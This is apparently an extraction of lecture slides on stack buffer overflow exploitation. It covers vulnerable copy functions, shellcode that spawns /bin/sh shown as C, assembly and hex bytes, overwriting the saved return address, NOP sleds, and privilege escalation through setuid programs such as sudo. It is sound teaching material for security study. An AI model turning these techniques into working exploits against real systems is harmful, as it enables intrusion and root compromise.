b770f000-b7710000 r-xp 00000000 00:00 0
b7710000-b7730000 r-xp 00000000 08:01 102
b7730000-b7731000 r--p 0001f000 08:01 102
b7731000-b7732000 rw-p 00020000 08:01 102
bfea2000-bfec3000 rw-p 00000000 00:00 0
    
```




```

(libc)
int system(const char *command)
{
    ...
}
    
```

Exploiting Buffer Overflow


- How it works



Can over-write other data (“AuthMe!”)

Can over-write the program’s *control flow* (%eip)

```
char loc1[4];
```




Input writes from low to high addresses

```
gets(loc1);  
strcpy(loc1, <user input>);  
memcpy(loc1, <user input>);  
etc.
```

High-Level Idea

```
void func(char *arg1)
{
    char buffer[4];
    sprintf(buffer, arg1);
    ...
}
```



- (1) Load our own code into memory
- (2) Somehow get `%eip` to point to it


```
void func(char *arg1)
{
    char buffer[4];
    sprintf(buffer, arg1);
    ...
}
```



- (1) Load our own code into memory
- (2) Somehow get %eip to point to it

High-Level Idea

```
void func(char *arg1)
{
    char buffer[4];
    sprintf(buffer, arg1);
    ...
}
```



- (1) Load our own code into memory
- (2) Somehow get %eip to point to it

Challenge 1: Loading code into memory



- It must be the machine code instructions (i.e., already compiled and ready to run)
- We have to be careful in how we construct it:
 - ▶ It can't contain any all-zero bytes
 - Otherwise, `sprintf/gets/scanf/...` will stop copying
 - How could you write assembly to never contain a full zero byte?
 - ▶ It can't make use of the loader (we're injecting)
 - ▶ It can't use the stack (we're going to smash it)

- **Goal: full-purpose shell**

- ▶ The code to launch a shell is called “shell code”
- ▶ It is nontrivial to it in a way that works as injected code
 - No zeroes, can't use the stack, no loader dependence
- ▶ There are many out there
 - And competitions to see who can write the smallest

- **Goal: privilege escalation**

- ▶ Ideally, they go from guest (or non-user) to root

```
#include <stdio.h>
int main( ) {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

Assembly

```
xorl %eax, %eax
pushl %eax
pushl $0x68732f2f
pushl $0x6e69622f
movl %esp, %ebx
pushl %eax
...
```

```
"\x31\xc0"
"\x50"
"\x68" "//sh"
"\x68" "/bin"
"\x89\xe3"
"\x50"
...
```

Machine code

- A naïve approach would be to compile some C code that launches a new shell and overwrite it on to the stack
- **Problems**
 - ▶ Loader/linker normally sets up running environment and calls main(), doesn't here
 - ▶ There are at least two zeros in this code
- **Two NULL's = 0**
 - ▶ Cannot have \0 in string passed to strcpy or it will stop copying at \0!
- **Instead make system call to execve directly**

```
#include <stdio.h>
int main( ) {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

From man

execve() causes the program that is currently being run to be replaced with a new program, with newly initialized stack, heap, and (initialized and uninitialized) data segments.

Privilege Escalation

- More on Unix permissions later, but for now...
- Recall that each file has:
 - ▶ Permissions: read/write/execute
 - ▶ For each of: owner/group/everyone else
- Permissions are defined over userid's and groupid's
 - ▶ Every user has a userid
 - ▶ root's userid is 0
- Consider a service like passwd
 - ▶ Owned by root (and needs to do root-y things)
 - ▶ But you want any user to be able to execute it

Real vs Effective USERID

- (Real) Userid = the user who ran the process
- Effective userid = what is used to determine what permissions/access the process has
- Consider passwd: root owns it, but users can run it
 - ▶ `getuid()` will return who ran it (real userid)
 - ▶ `seteuid(0)` to set the effective userid to root
 - It's allowed to because root is the owner
 - ▶ What is the potential attack?

```
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),<snip>

$ which sudo
/usr/bin/sudo

$ ls -l /usr/bin/sudo
-rwsr-xr-x 1 root root 159852 Jan 20 2017 /usr/bin/sudo
```


User is seed
Owner of sudo is root
Sudo is a SetUID program (has s, not x)
Users can run sudo as file's owner (root)

If you can get a root-owned process to run `setuid(0)/seteuid(0)`, then you get root permissions

- *All we can do is write to memory from buffer onward*
- *With this alone we want to get it to jump to our code*
- *We have to use whatever code is already running*


When function returns:

- Return addr overwritten to somewhere in NOP sled
- Return addr popped from stack
- Execution begins in NOP sled
- Slide up to malicious shell code
- Shell code must set registers and make system call




Thoughts?

HIJACKING THE SAVED %EIP




Hijacking The Saved %eip



But how do we know the address?


HIJACKING THE SAVED %EIP

What if we are wrong?



HIJACKING THE SAVED %EIP

What if we are wrong?



This is most likely data, so the CPU will panic
(Invalid Instruction)


Challenge 3: Finding the return address



- If we don't have access to the code, we don't know how far the buffer is from the saved %ebp
- One approach: just try a lot of different values!
- Worst case scenario: it's a 32 (or 64) bit memory space, which means 2^{32} (2^{64}) possible answers
- But without address randomization:
 - ▶ The stack always starts from the same, fixed address
 - ▶ The stack will grow, but usually it doesn't grow very deeply (unless the code is heavily recursive)

Improving Our Chances: Nop Sleds

